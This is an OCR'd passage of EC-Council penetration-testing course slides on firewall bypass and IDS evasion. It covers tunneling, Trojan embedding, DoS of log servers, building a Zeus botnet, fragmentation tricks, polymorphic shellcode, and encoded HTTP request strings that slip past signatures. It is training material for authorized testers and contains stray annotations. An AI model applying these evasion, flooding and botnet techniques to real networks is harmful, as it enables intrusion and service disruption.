2. The ACK bit is used to acknowledge receipt of a packet
3. Some firewalls do not check packets with the ACK bit set because ACK bits are supposed to be used in response to legitimate traffic that is already being allowed through
4. Perform ACK tunneling using tools such as AckCmd (http://ntsecurity.nu)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall using SSH Tunneling Method

ECSA

- SSH tunneling method allows you to connect to external SSH server
- It creates a SSH tunnel and connects local machine port to the remote port 80 on remote web server in order to bypass firewall restrictions
- Use a SSH connectivity tool, such as OpenSSH, Bitvise, etc., to encrypt and tunnel all the traffic (including passwords) from a local machine to a remote machine to avoid detection by the target organization's perimeter security controls



Source: http://www.bitvise.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall through MITM Attack

ECSA

DNS Server Poisoning Process

1) User A requests WWW.example.com from the corporate DNS server
2) Corporate DNS server sends the IP address (127.22.16.64) of the attacker
3) User A accesses the attacker's malicious server
4) Attacker connects with the real host and tunnels the user's HHTP traffic
5) The malicious codes embedded in the attacker's web page are downloaded and executed on the user's machine



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall using Malicious Contents

ECSA
EC-Council Certified Security Analyst

- Create a malicious file using **Trojan Horse** Construction Kit
  - Embed a **malicious file** in software installation files, mobile phone software, or text, multimedia, and graphics files to carry malicious content
  - Send the contents containing **malicious code** to the user and trick him/her to open it so that the malicious code can be executed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Assessing IDS Security Implementation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Why IDS Penetration Testing?

ECSA

- To check if IDS properly enforces an organization's IDS policy
- To check if the IDS enforces organization's network security policies
- To check if the IDS is good enough to prevent external attacks
- To check the effectiveness of the network's security perimeter
- To check the amount of network information accessible to an intruder
- To check the IDS for potential breaches of security that can be exploited
- To verify whether the security policy is correctly enforced by a sequence of IDS rules

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Used to Evade IDS Systems

ECSA

I. Try the pattern matching approach to identify potential attacks within the exploit code
II. Use the Unicode Evasion method, which allows for viewing files on the IIS server
III. Search for the central log server's IP address and crash the system using a DoS attack
IV. Send specially crafted packets in order to trigger alerts and breed a large number of false reports
V. Flood the network with noise traffic to exhaust its resources examining risk-free traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Resource Exhaustion

DoS

ECSA

- Every IDS system has memory, CPU, and bandwidth limitations and is prone to resource exhaustion attacks
- IDS performance might degrade or fail if these resources are exhausted
- Use tools such as Colasoft Packet Builder, Network Traffic Generator and Monitor, etc. to generate the traffic
- Test by sending large amounts of traffic to the IDS



Source: https://www.colasoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Test the IDS by Sending an ARP Flood


ECSA

- Flood the network by sending ARP packets
- Use tools such as NetScanTools Pro to generate the ARP packets
- See the IDS response and how it reacts to this attack

Other ARP Packet Generator Tools

- Arping (http://www.habets.pp.se)
- arp-scan (https://github.com)





Source: https://www.netscantools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS by MAC Spoofing

ECSA


- Traffic can be disrupted on a network if two Ethernet adapters have exactly the same hardware (or MAC – Media Access Control) addresses
- Use tools such as SMAC, macof, etc. to generate spoofed MAC addresses
- Test the IDS by sending spoofed MAC addresses

SMAC



Source: http://www.klcconsulting.net

Find MAC Address



Source: https://lizardsystems.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS by IP Spoofing

ECSA


- Spoof the IP address to flood the IDS
- Check for the responses received by the target system

Colasoft Packet Builder



Source: https://www.colasoft.com

Engage Packet Builder



Source: http://www.engagesecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS by Sending SYN Floods

ECSA
EC-Council Certified Security Analyst

1. Many TCP implementations are vulnerable to a resource-exhaustion attack known as SYN flooding, in which excessive requests are made to create sessions, causing memory utilization to occur

2. If these SYN packets are spoofed from addresses that do not exist, no response packet containing SYN/ACK will be received, and the pending connection queue will expand

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS by Editing and Replaying Captured Network Traffic

ECSA
EC-Council Certified Security Analyst

- Capture the traffic running on a target computer network by using packet sniffing tools such as Wireshark
- Use Tcpreplay tool for editing and replaying captured network traffic
- Replay the traffic back onto the network

```
root@kali:~# tcpreplay -i eth7 -t -K --loop 5000 smallflows.pcap
File Cache is enabled
Actual: 71305000 packets (46082655000 bytes) sent in 38.03 seconds.
Rated: 1201832266.1 Bps, 9614.65 Mbps, 1859629.17 pps
Flows: 1209 flows, 31.53 fps, 71215000 flow packets, 90000 non-flow
Statistics for network device: eth7
    Attempted packets:         71305000
    Successful packets:        71305000
    Failed packets:            0
    Truncated packets:         0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN):  0

root@kali:~# tcpreplay -i eth7 --mbps=9500 -K --loop 5000 smallflows.pcap
File Cache is enabled
Actual: 71305000 packets (46082655000 bytes) sent in 38.88 seconds.
Rated: 1187499244.6 Bps, 9499.99 Mbps, 1837451.28 pps
Flows: 1209 flows, 31.15 fps, 71215000 flow packets, 90000 non-flow
Statistics for network device: eth7
    Attempted packets:         71305000
    Successful packets:        71305000
    Failed packets:            0
    Truncated packets:         0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN):  0
```

Source: http://tcpreplay.appneta.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS for a Denial-of-Service (DoS) Attack

ECSA

- Many IDSes today employ central logging servers that are used exclusively to store IDS alert logs
- Perform a Denial-of-Service (DoS) attack on the central log server to slow down or crash the central logging system
- Search for the central log server's IP address
- Use DoS Attack tools such as HOIC, DDOSIM, DoS HTTP, Tor's Hammer, etc. to perform the DoS attack

HOIC



Source: https://sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass IDS using Anonymous Website Surfing Sites and a Proxy Server

ECSA

- Search over the Internet for anonymous website surfing sites which provide options to encrypt the URLs of the websites
- These websites will hide the actual IP address and will show another IP address, which could prevent the website from being blocked by the IDS, thus allowing access to the target system
- Search the Internet for a proxy server, configure it in your system, and try to bypass the IDS

Anonymous Web-Surfing Sites

1. http://anonymouse.org
2. http://www.anonymizer.com
3. http://www.webproxyserver.net
4. http://kproxy.com
6. http://proxify.com
7. http://www.spysurfing.com
8. http://zendproxy.com
9. http://anype.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass IDS using Botnet

ECSA

- Bots are software applications that run automated tasks over the Internet and perform simple repetitive tasks, such as web spidering and search engine indexing
- A botnet is a huge network of the compromised systems and can be used to launch ~~DOS~~ DDoS attacks
- Search the Internet for a botnet builder tool or botnet kit, such as Zeus (ZBot) or Ice IX
- Configure and build a botnet, and try to bypass the IDS



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the Insertion on the IDS

ECSA

- Send the packets whose time-to-live fields have been crafted to reach the IDS but not the target computers
- Send the IDS a stream of 1-character packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS
- As a result, the IDS and the end system reconstruct two different strings




Figure: Insertion of the letter "X"


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS by Sending a Packet to the Broadcast Address

ECSA

- Spoofed packets can also be used to cause an amplification effect if they are sent to a broadcast address
- The broadcast address of any IP address can be calculated by taking the bit complement of the subnet mask
- The Novell IPX protocol allows broadcast as well; when the network address is specified as FF:FF:FF:FF:FF:FF, a packet is sent to all networks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS by Sending Inconsistent Packets

ECSA

- In the IP header, the maximum packet length is 65,635 byes; Internet Header Length (IHL) is a 4-bit field, and the header contains a 16-bit (total length) field
- The TCP header has an Offset field that specifies the length of header and data, whereas the UDP header has a UDP Length field that determines the total size of the UDP packet
- Use packet crafting tools to send specially crafted TCP/IP or UDP/IP packets with different TCP/UDP and IP header sizes to the IDS
- Packets with inconsistent information may bypass the sanity check at the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS for IP Packet Fragmentation

ECSA

1. IP packets must follow standard Maximum Transmission Unit (MTU) size while traveling across the network
2. If the packet size exceeds, it splits into multiple fragments (called fragmentation) and then is reassembled later
3. Send malicious packets to the IDS at regular interval of time (greater than the IDS fragmentation reassembly timeout) to attack the target system
4. See the example in the next slide

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Packet Fragmentation

ECSA




Figure: Attack where the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS for Overlapping Fragments

ECSA

- Try to send fragments of varying sizes out of order and in overlapping positions to the target system, and check to see how the IDS and target system respond
- For example, the first packet will include 80 bytes of payload, but the second packet's sequence number will be 76 bytes after the start of the first packet

- Check to see how the IDS responds when a fragment is received, the contents of which partially overlaps an already received fragment, should the new packet's contents take precedence over the original packet's contents

- Check to see how the target system handles the four overlapping bytes during reassembly of the TCP stream

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS for Ping of Death

ECSA

- Send specially crafted ICMP packet fragments with various off set values, such that the size of packet exceeds the maximum length of an IPv4 packet (i.e. 65535) when the packet is assembled on the target machine

- Check whether the user's operating system is still vulnerable to a ping-of-death attack

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS for Unicode Evasion

ECSA

- Unicode is a character coding system that supports encoding, processing, and displaying of written texts for worldwide languages to maintain consistency in computer representation
- Some IDS systems handle Unicode improperly, as Unicode allows multiple interpretations of the same characters
- Convert attack strings to Unicode characters to avoid pattern and signature matching at the IDS
- Encode URLs in HTTP requests using Unicode characters, and check whether they bypass HTTP-based attack detection at the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS for Polymorphic Shellcode

ECSA

1. Most IDSs contain signatures for commonly used strings within shellcode
2. This is easily bypassed by using encoded shellcode containing a stub that decodes the shellcode that follows
3. Polymorphic shellcode is a shellcode that contains hidden malicious code in an encrypted form
4. Use existing buffer-overflow exploit to carry polymorphic shellcode, and set the "return" memory address on the overflowed stack to the entrance point of the decryption code
5. Check whether the IDS identifies the polymorphic shellcode

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Evade the IDS by Obfuscating or Encoding the Attack Payload

ECSA

- Obfuscation is the process of creating obfuscated code that is difficult for the IDS to understand
- Evade the IDS by obfuscating or encoding the attack payload in a way that the target system understands but the IDS does not
- Encode the attack patterns in unicode to bypass IDS filters but be understood by an IIS web server
- Try to manipulate the path referenced in the signature to fool the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check IDS for False-Positive Generation

ECSA

產生大量的誤報

1. Within the IDS, check the packets that are generating the alerts, and whether it has activated a large number of false reports
2. Examine the large amount of alert data that is generated and logged by the IDS
3. To verify the log data, it is very difficult to differentiate between false positives and legitimate attacks
4. With knowledge of the specific IDS, a tester can generate false positives

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS using URL Encoding

ECSA

URL encoding converts unsafe ASCII characters into a format that can be transmitted over the Internet

The HTTP protocol specifies that arbitrary binary characters can be passed within the URL by using %xx notation, where 'xx' is the hex value of the character

In theory, the raw IDS would fail, as the signature "`cgi-bin`" does not match the string "`%63%67%69%2d%62%69%6e`"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS using Double Slashes

ECSA

1. Replace every single "`/`" with "`//`"
2. This will result in checks for "`/cgi-bin/some.cgi`" not matching "`//cgi-bin//some.cgi`"
3. However, most IDSs (smart and raw) are aware of this trick and all derivatives of it using multiple (3+) slashes
4. Smart ID systems tend to correctly interpret this (by logically combining all slashes into one)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test IDS for TTL Evasion

ECSA

1. In the TTL evasion technique, an IDS rejects the packets that an end system accepts
2. The tester tries to send request packets, which are mistakenly rejected by the IDS, to remove parts of the stream from the IDS's view
3. A malicious host uses a combination of TTL to fool the IDS, and retransmits the fragments to the target host

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS by Sending a Packet to Port 0

ECSA

- For both TCP and UDP, port 0 traffic is considered unusual because it is officially a reserved port and should not be used for network communications
- Port 0 traffic is probably not legitimate because the packets are probably generated synthetically
- When using port 0, it is recommended that one should block the traffic at the firewall
- The Gobbler tool can be used to test port 0 fingerprinting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test IDS for UDP Checksum

ECSA

- The UDP checksum is only optionally computed if this 16-bit field is exactly 0; it signifies that the UDP checksum was not computed on transmission and should not be checked upon reception
- Any packets that have the UDP checksum turned off are questionable and may be subtle evasion attempts
- Send UDP packets with a wrong checksum to the IDS, and see the IDS response and how it reacts to this packet

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test IDS for TCP Retransmissions

ECSA

- TCP retransmits packets to introduce a level of reliability to the unreliable IP transport mechanism
- If an IDS sees a retransmitted packet (with correct checksums) that has different contents than the original packet, it can assume either a buggy TCP/IP implementation or a malicious attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS by TCP Flag Manipulation

ECSA

- Place garbage data before the urgency pointer, check that IDS reads that data without consideration for the end host's urgency flag handling
  ↳ ~~PUSH~~
  PSH. URG
- Try different combinations of TCP flags
- Various TCP stacks react differently to these illegal inputs
- Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

TCP Flags

ECSA

(none)
A packet with no flags is neither Session Initiation (SYN), Midstream (ACK), nor Termination (FIN/RST). It is not part of any valid TCP transaction

SYN/FIN
The flag combination indicates both Session Initiation (SYN) and Session Termination (FIN), an impossible condition

SYN/RST
Often called the Xmas Tree flag combination, this combines the problem of Initiation, Midstream, and Termination flags with the PSH and URG

All Flags
The flag combination indicates both Session Initiation (SYN) and Session Termination (RST), an impossible condition

SYN/RST/ACK
This flag combination indicates Session Initiation (SYN), Midstream (ACK), and Session Termination (RST), an impossible condition

SYN/FIN/ACK
This flag combination indicates Session Initiation (SYN), Midstream (ACK), and Session Termination (FIN), an impossible condition

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test IDS for Initial Sequence Number Prediction

ECSA

The success of spoofing TCP connections, in these cases, would be predicated on the ease of predicting the initial sequence number used by the target host

Many TCP services have easily predictable responses, and thus, the byte count can be guessed with reasonable accuracy

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test IDS for Backscatter = synflood

ECSA

01

Backscatter refers to a flood of messages returned by a host when it is flooded with a particular type of messages

02

Check SYN/ACK packets that a SYN-flooded host will send in response to receiving the SYN packets

03

If the source address of the original SYN packet is spoofed, the SYN/ACKs will be sent to that spoofed address, which may use all the network bandwidth available for the spoofed host or network

04

Backscatter can easily be detected as a flood of SYN/ACK packets without an initial SYN being sent

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

隐蔽通道

Test the IDS using Covert Channels

ECSA

→ キスに繋がる隠蔽通道

A covert channel can be defined as a hidden communication mechanism

When a system has been compromised by other means, some hackers will use these covert channels in an attempt to hide their activities

Detect the covert channel's deliberate attempt to make information leaks possible, when bypassing the security policy or causing a compromised system to obey an external system

隐蔽通道

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the IDS using Method Matching

ECSA

GET Method

Many ID systems were failing due to the fact that they were assuming the requests to use the GET method—they were looking for the following style of signatures:

```
GET /cgi-bin/some.cgi
```

GET Request

Use HEAD instead of GET requests to trick the IDS

```
HEAD /cgi-bin/some.cgi
```

GET Signatures

ID system will fail if it is looking for GET signatures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the IDS for Reverse Traversal

ECSA

- Break apart a signature, such as:

  `"/cgi-bin/some.cgi"`

  by using reverse traversal directory tricks:

  `GET /cgi-bin/blahblah/../some.cgi HTTP/1.0`

- Equates to `"/cgi-bin/some.cgi"` once the directory traversal has been accounted for

- Most IDSs can detect this technique

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Self-Referencing Directories

ECSA

01 The "." means the parent directory

02 "." means the current directory

方向不同

03 So `"c:\temp\.\.\.\.\.\"` is equivalent to:

04 "c:\temp\" (`"/tmp/./././././"` being `"/tmp/"` for you Unix folk)

05 This technique will prevent raw IDS systems from matching signatures like `"/cgi-bin/phf"`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Premature Request Ending

ECSA

- Some IDS systems can stop looking after the **"HTTP/1.0\r\n"**

```
GET %20HTTP/1.0%0d%0aHeader:%20/../../
